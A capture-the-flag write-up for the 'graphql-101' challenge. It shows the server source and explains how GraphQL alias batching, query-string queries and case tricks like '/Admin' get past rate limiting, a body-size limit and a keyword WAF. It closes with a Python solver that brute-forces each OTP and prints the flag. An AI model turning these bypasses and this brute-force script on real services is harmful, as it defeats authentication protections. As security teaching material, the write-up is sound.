graphql-101#
Source Code#
file tree
$ unzip -t graphql-101_4122279cf813aafd6043031acf1b77c0.zip
Archive:  graphql-101_4122279cf813aafd6043031acf1b77c0.zip
    testing: source/                  OK
    testing: source/index.js          OK
    testing: source/package.json      OK
    testing: source/views/            OK
    testing: source/views/index.html   OK
    testing: source/waf.js            OK
    testing: docker-compose.yml       OK
    testing: Dockerfile               OK
No errors detected in compressed data of graphql-101_4122279cf813aafd6043031acf1b77c0.zip.
source/package.json
{
  "name": "graphql-101",
  "version": "1.0.0",
  "description": "",
  "main": "index.js",
  "scripts": {
    "test": "echo \"Error: no test specified\" && exit 1",
    "start:dev": "node --watch index.js",
    "start:prod": "NODE_ENV=production node index.js"
  },
  "keywords": [],
  "author": "",
  "license": "ISC",
  "dependencies": {
    "express": "^4.18.2",
    "express-graphql": "^0.12.0",
    "express-rate-limit": "^6.7.0",
    "graphql": "^16.6.0"
  }
}
source/index.js
const express = require("express")
const { graphqlHTTP } = require("express-graphql")
const { buildSchema } = require("graphql")
const path = require("path");
const crypto = require('crypto');

const STRENGTH_CHALLENGE = 999;
const NUM_CHALLENGE = 40;
const ERROR_MSG = "Wrong !!!";
const CORRECT_MSG = "OK !!!";

// Currently support admin only
var otps = Object.create(null);
otps["admin"] = Object.create(null);
function genOtp(ip, force = false) {
  if (force || !otps["admin"][ip]) {
    function intToString(v) {
      let s = v.toString();
      while (s.length !== STRENGTH_CHALLENGE.toString().length) s = '0' + s;
      return s;
    }
    const otp = [];
    for (let i = 0; i < NUM_CHALLENGE; ++i)
      otp.push(
        intToString(crypto.randomInt(0, STRENGTH_CHALLENGE))
      );
    otps["admin"][ip] = otp;
  }
}

const rateLimiter = require('express-rate-limit')({
  windowMs: 30 * 60 * 1000,
  max: 5,
  standardHeaders: true,
  legacyHeaders: false,
  onLimitReached: async (req) => genOtp(req.ip, true)
});

function checkOtp(username, ip, idx, otp) {
  if (!otps[username]) return false;
  if (!otps[username][ip]) return false;
  return otps[username][ip][idx] === otp;
}

// Construct a schema, using GraphQL schema language
const schema = buildSchema(`
  type Query {
    otp(u: String!, i: Int!, otp: String!): String!
  }
`);

// The root provides a resolver function for each API endpoint
const root = {
  otp: ({ u, i, otp }, req) => {
    if (i >= NUM_CHALLENGE || i < 0) return ERROR_MSG;
    if (!checkOtp(u, req.ip, i, otp)) return ERROR_MSG;
    rateLimiter.resetKey(req.ip);
    otps[u][req.ip][i] = 1;
    return CORRECT_MSG;
  },
}

const app = express();

// For monitor cheaters :)
app.use((req, res, next) => {
  console.log(`[ ${new Date()} ] - [ ${req.ip} ] - [ ${req.method} ] - [ ${req.url} ]`);
  next();
})

// Secure WAF !!!!
const { isDangerousPayload, isDangerousValue } = require('./waf');
app.use((req, res, next) => {
  if (isDangerousValue(req.url)) return res.send(ERROR_MSG);
  if (isDangerousPayload(req.query)) return res.send(ERROR_MSG);
  next();
});

app.use((req, res, next) => { genOtp(req.ip); next() });
app.use(require('body-parser').json({ limit: '128b' }));
app.use(
  "/graphql",
  rateLimiter,
  graphqlHTTP({
    schema: schema,
    rootValue: root,
  })
);

app.get('/', (req, res) => {
  res.sendFile(path.join(__dirname, "views", "index.html"));
});

app.get('/admin', (req, res) => {
  let sum = 0;
  for (let i = 0; i < NUM_CHALLENGE; ++i)
    sum += otps["admin"][req.ip][i];
  res.send((sum === NUM_CHALLENGE) ? process.env.FLAG : ERROR_MSG);
});

app.listen(4000)
console.log("Running a GraphQL API server at http://localhost:4000/graphql")
source/waf.js
function isDangerousValue(s) {
  return s.includes('admin') || s.includes('\\'); // Linux does not need to support "\"
}

/** Secured WAF for admin on Linux
*/
function isDangerousPayload(obj) {
  if (!obj) return false;
  const keys = Object.keys(obj);
  for (let i = 0; i < keys.length; ++i) {
    const key = keys[i];
    if (isDangerousValue(key)) return true;
    if (typeof obj[key] === 'object') {
      if (isDangerousPayload(obj[key])) return true;
    } else {
      const val = obj[key].toString();
      if (isDangerousValue(val)) return true;
    }
  }
  return false;
}

module.exports = {
  isDangerousValue,
  isDangerousPayload,
}
Flag#
LINECTF{db37c207abbc5f2863be4667129f70e0}
Objective#

Guessing a randomly generated number (OTP) between 000 and 998 (OTP check), repeating it for 40 attempts, accessing /admin, we can get the flag.
The username should be named as admin for the flag.
Initial Analysis#
Click the Check otp 0 button, request and response is the following:

The OTP is stored on the server side as an array of length 40 in an opts["admin"][ip] object, and this OTP array differs each client IP address.
// source/indes.js

const STRENGTH_CHALLENGE = 999;
const NUM_CHALLENGE = 40;
const ERROR_MSG = "Wrong !!!";
const CORRECT_MSG = "OK !!!";

// Currently support admin only
var otps = Object.create(null);
otps["admin"] = Object.create(null);
function genOtp(ip, force = false) {
  if (force || !otps["admin"][ip]) {
    function intToString(v) {
      let s = v.toString();
      while (s.length !== STRENGTH_CHALLENGE.toString().length) s = "0" + s;
      return s;
    }
    const otp = [];
    for (let i = 0; i < NUM_CHALLENGE; ++i)
      otp.push(intToString(crypto.randomInt(0, STRENGTH_CHALLENGE)));
    otps["admin"][ip] = otp;
  }
}
Request rate limit per client IP address#
The request rate to the /graphql endpoint is restricted by the express-rate-limit npm package. This OTP check is limited per client IP address, allowing only 5 requests to be sent within a 30-minute period for each OTP check.
// source/index.js

const rateLimiter = require('express-rate-limit')({
  windowMs: 30 * 60 * 1000,
  max: 5,
  standardHeaders: true,
  legacyHeaders: false,
  onLimitReached: async (req) => genOtp(req.ip, true)
});

...

app.use(
  "/graphql",
  rateLimiter,
  graphqlHTTP({
    schema: schema,
    rootValue: root,
  })
);
However, once the OTP check is successfully completed, the rate limit is reset, and the same rate limit applies for the next OTP check:
// source/index.js

const root = {
  otp: ({ u, i, otp }, req) => {
    if (i >= NUM_CHALLENGE || i < 0) return ERROR_MSG;
    if (!checkOtp(u, req.ip, i, otp)) return ERROR_MSG;
    rateLimiter.resetKey(req.ip);  // reset in here
    otps[u][req.ip][i] = 1;
    return CORRECT_MSG;
  },
}
Therefore, by successfully completing the OTP check within 5 attempts and repeating this process 40 times, we can obtain the flag.
The rate limit can be bypassed by executing multiple GraphQL queries in a single HTTP request, exploiting Batching Attach using GraphQL Aliases.
GraphQL aliases query example:
query {
  a: otp(u: "admin", i: 0, otp: "001")
  b: otp(u: "admin", i: 0, otp: "002")
}
Request and response example:

However, due to restriction on the request body length, we can not send many queries in a single HTTP request. Let's move on to the next point regarding this.
Request body length limit#
A HTTP request body sent to the /graphql endpoint is in JSON format, structured like {"query":"query {otp(...)}", "variables": {}}.
The length of the request body is restricted, allowing for a maximum of 128 bytes.
// source/index.js

app.use(require('body-parser').json({ limit: '128b' }));
The application uses express-graphql v0.12.0 as GraphQL server. According to its documentation, GraphQL query can be used not only in the request body but also in the HTTP query string.
GraphQL will first look for each parameter in the query string of a URL:
/graphql?query=query+getUser($id:ID){user(id:$id){name}}&variables={"id":"4"}

Therefore, by specifying the GraphQL query in query string instead of request body, it is possible to bypass the limit.
For example, username is a:
WAF admin string restriction#
Since only the username admin is supported, so we need to specify u:"admin" as an argument in the GraphQL query.

However, due to the restriction by the WAF string admin implemented in source/waf.js, this will return a response of "Wrong !!!" without the RateLimit header.
// source/waf.js

function isDangerousValue(s) {
  return s.includes('admin') || s.includes('\\'); // Linux does not need to support "\"
}

/** Secured WAF for admin on Linux
*/
function isDangerousPayload(obj) {
  if (!obj) return false;
  const keys = Object.keys(obj);
  for (let i = 0; i < keys.length; ++i) {
    const key = keys[i];
    if (isDangerousValue(key)) return true;
    if (typeof obj[key] === 'object') {
      if (isDangerousPayload(obj[key])) return true;
    } else {
      const val = obj[key].toString();
      if (isDangerousValue(val)) return true;
    }
  }
  return false;
}
// source/index.js

app.use((req, res, next) => {
  if (isDangerousValue(req.url)) return res.send(ERROR_MSG);
  if (isDangerousPayload(req.query)) return res.send(ERROR_MSG);
  next();
});

GraphQL allows the use of variables. Fortunately, with express-graphql, we can define the GraphQL variables in request body and define the GraphQL query in query string. Therefore, to bypass WAF, we can execute the following HTTP request:

The below is example request that incorporates the ideas we have so far:
Finally, to get the flag, we need to access /admin instead of the /graphql GraphQL endpoint, and this endpoint is also affected by the WAF.
However, we can bypass it by /Admin.
All we have to do is to script to automate.
Solver#
import string
import requests
import itertools

requests.packages.urllib3.disable_warnings()
s = requests.Session()
# s.proxies = {"http": "http://127.0.0.1:8080"}

# BASE_URL = "http://localhost:7654"
BASE_URL = "http://34.84.220.22:7654"


def generate_strings():
    for size in itertools.count(1):
        for s in itertools.product(string.ascii_letters, repeat=size):
            yield "".join(s)


alias_names = [s for s in itertools.islice(generate_strings(), 1000)]
# generate ["a", "b", ... , "aa", "ab", ...]


def main():
    offset = 250
    for i in range(40):
        for n in range(0, 999, offset):

            query = ""
            query += "query myQuery($u:String!){"

            for j, otp in enumerate(range(n, min(n + offset, 999))):
                query += f'{alias_names[j]}:otp(u:$u,i:{i},otp:"{otp:03}")'

            query += "}"

            resp = s.post(
                f"{BASE_URL}/graphql?query={query}",
                json={"variables": {"u": "admin"}},
            )

            if "OK !!!" in resp.text:
                break

    resp = s.get(f"{BASE_URL}/Admin")
    print(resp.text)


if __name__ == "__main__":
    main()
Result:
$ python3 solver.py
LINECTF{db37c207abbc5f2863be4667129f70e0}